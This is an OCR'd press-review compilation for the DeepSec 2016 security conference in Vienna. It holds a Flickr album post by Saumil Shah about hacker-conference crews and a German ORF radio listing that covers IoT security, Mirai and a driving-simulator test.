


press review 2016

media coverage


2016

contents

press releases

2016

media coverage 2016



https://www.flickr.com/photos/saumil/sets/72157677490700685

Deepsec 2016: The Crew Behind The Scenes

Datum: 06.12.2016

Autor: Saumil Shah

Hacker Cons - The Crew Behind The Scenes


My new project, featuring glimpses of the hardworking crew behind my favourite hacker conferences worldwide.

I first started speaking at hacker conferences in 2000. Since then, I have come to know many crewmembers, their culture, their ethos and above all, their quest to bring the best talent to the stage and showcase their efforts to audiences worldwide.


Over the next few months, I shall be adding more photographs telling stories behind each portrait.


Like my facebook page: facebook.com/my.spectral.lines

#SpectralLines #DeepSec2016


flickr
Explore
Create
Photos, people, or groups
Sign In
Sign Up
Saumil Shah
+ Follow
Deepsec 2016: The Crew Behind The Scenes
Hacker Cons - The Crew Behind The Scenes
My new project, featuring glimpses of the hardworking crew behind my favourite hacker conferences worldwide.
I first started speaking at hacker conferences in 2000. Since then, I have come to know many crewmembers, their culture, their ethos and above all, their quest to bring the best talent to the stage and showcase their efforts to audiences worldwide.
Over the next few months, I shall be adding more photographs telling stories behind each portrait.
Like my facebook page: facebook.com/my.spectral.lines
#SpectralLines #DeepSec2016
Add a comment
153
views
0
faves
0
comments
Taken on November 11, 2016
All rights reserved
Samsung NX1
ƒ/2.8
150.0 mm
1/60
ISO 6400
Flash (off, did not fire)
Show EXIF
POLAND
EUROPE
UKRAINE
FRANCE
ITALY
ROMANIA
Vienna State Opera, Vienna, Vienna
This photo is in 1 album
Hacker Cons: The Crewmembers
11 items
Tags
BETA


flickr.com


Secure https://www.flickr.com/photos/saumil/sets/72157677490700685
flickr
Explore
Create
Photos, people, or groups
Sign In
Sign Up
Back to albums list
Hacker Cons: The Crewm...
My new project, featuring glimpses of the hardworking crew behind my favourite hacker conferences worldwide.
11 photos · 164 views
By: Saumil Shah
SAUMIL SHAH
PHOTOGRAPHY
DEEPSEC


flickr
Explore
Create
Photos, people, or groups
Sign In
Sign Up
SAUMIL SHAH
SAUMIL SHAH
SAUMIL SHAH
PHOTOGRAPHY

flickr.com


flickr
Explore
Create
Photos, people, or groups
Sign In
Sign Up
SAUMIL SHAH
PHOTOGRAPHY
magdeburger institut
für
sicherheitsforschung
STOP POLIZEI STOP
SAUMIL SHAH
PHOTOGRAPHY


flickr
Explore
Create
Photos, people, or groups
Sign In
Sign Up
OP POLIZE
SAUMIL SHAH

http://oe1.orf.at/programm/453914

matrix - computer & neue medien

Datum: 20.11.2016

Autor: Sarah Kriesche

1. "Mirai und andere Schurken im Netz". Die DeepSec 2016.

2. Testfahrt im Simulator. Eine Überlandpartie mit Fahrassistenzsystemen.

1. Die DeepSec-Sicherheitskonferenz, die auch diesen November wieder in Wien stattfindet, feiert ihr 10-jähriges Bestehen. Das Jubiläum steht ganz im Zeichen der Smart Homes, des vernetzten Haushalts. Internationale Vortragende fühlen dem Internet der Dinge und diversen Sicherheitskonzepten auf den Zahn. Denn ob Fernseher, Telefon, Spielzeugpuppe oder Wasserkocher: die Vielzahl an Alltagsgegenständen, die sich mittlerweile, teilweise auch ohne unser Wissen, im Internet tummeln, setzen User oft größeren Gefahren aus, als ihnen bewusst ist. - Sarah Kriesche berichtet.

2. Das Auto ist in unserer Gesellschaft längst zur Selbstverständlichkeit geworden. Dabei sind mit dem Steuern eines Fahrzeugs auch Schattenseiten verbunden, wie etwa Verkehrsunfälle durch menschliches Versagen oder unnötiger Treibstoffverbrauch durch falsche Fahrweise. Und überhaupt könnten wir die Fahrzeit sinnvoller nutzen, wenn wir nicht mit dem Steuern des Fahrzeugs beschäftigt wären.

Das könnte sich aber ohnehin bald ändern. Nach einer Gesetzesnovelle steht den Tests von selbstfahrenden Fahrzeugen im öffentlichen Straßenverkehr auch in Österreich bald nichts mehr im Weg. Bevor die Vision Roboterauto aber Wirklichkeit wird, gilt es noch einige Fragestellungen zu klären - vor allem, was Komfort und Sicherheit der Verkehrsteilnehmerinnen und Verkehrsteilnehmer betrifft. Ein Thema, mit dem sich eine Gruppe Grazer Wissenschaftlerinnen und Wissenschaftler befasst. Mithilfe eines Fahrsimulators wollen die Grazer Forscher das Zusammenspiel zwischen Mensch und Maschine perfektionieren. Sylvia Sammer hat für Matrix eine Probefahrt gemacht.

Redaktion: Franz Zeller

Gestaltung: Sarah Kriesche

Standort: oe1.ORF.at

Navigation

- Programm
- Musik
- Kultur
- Journale
- Wissen
- Gesellschaft
- Religion

- Log In
- Suche

Wissen
zurück


matrix - computer & neue medien

Sonntag
20. November 2016
22:30

1. "Mirai und andere Schurken im Netz". Die DeepSec 2016.
2. Testfahrt im Simulator. Eine Überlandpartie mit Fahrassistenzsystemen.

Sendung noch 0 Tage laden

Download



1. Die DeepSec-Sicherheitskonferenz, die auch diesen November wieder in Wien stattfindet, feiert ihr 10-jähriges Bestehen. Das Jubiläum steht ganz im Zeichen der Smart Homes, des vernetzten Haushalts. Internationale Vortragende fühlen dem Internet der Dinge und diversen Sicherheitskonzepten auf den Zahn. Denn ob Fernseher, Telefon, Spielzeugpuppe oder Wasserkocher: die Vielzahl an Alltagsgegenständen, die

sich mittlerweile, teilweise auch ohne unser Wissen, im Internet tummeln, setzen User oft größeren Gefahren aus, als ihnen bewusst ist. - Sarah Kriesche berichtet.

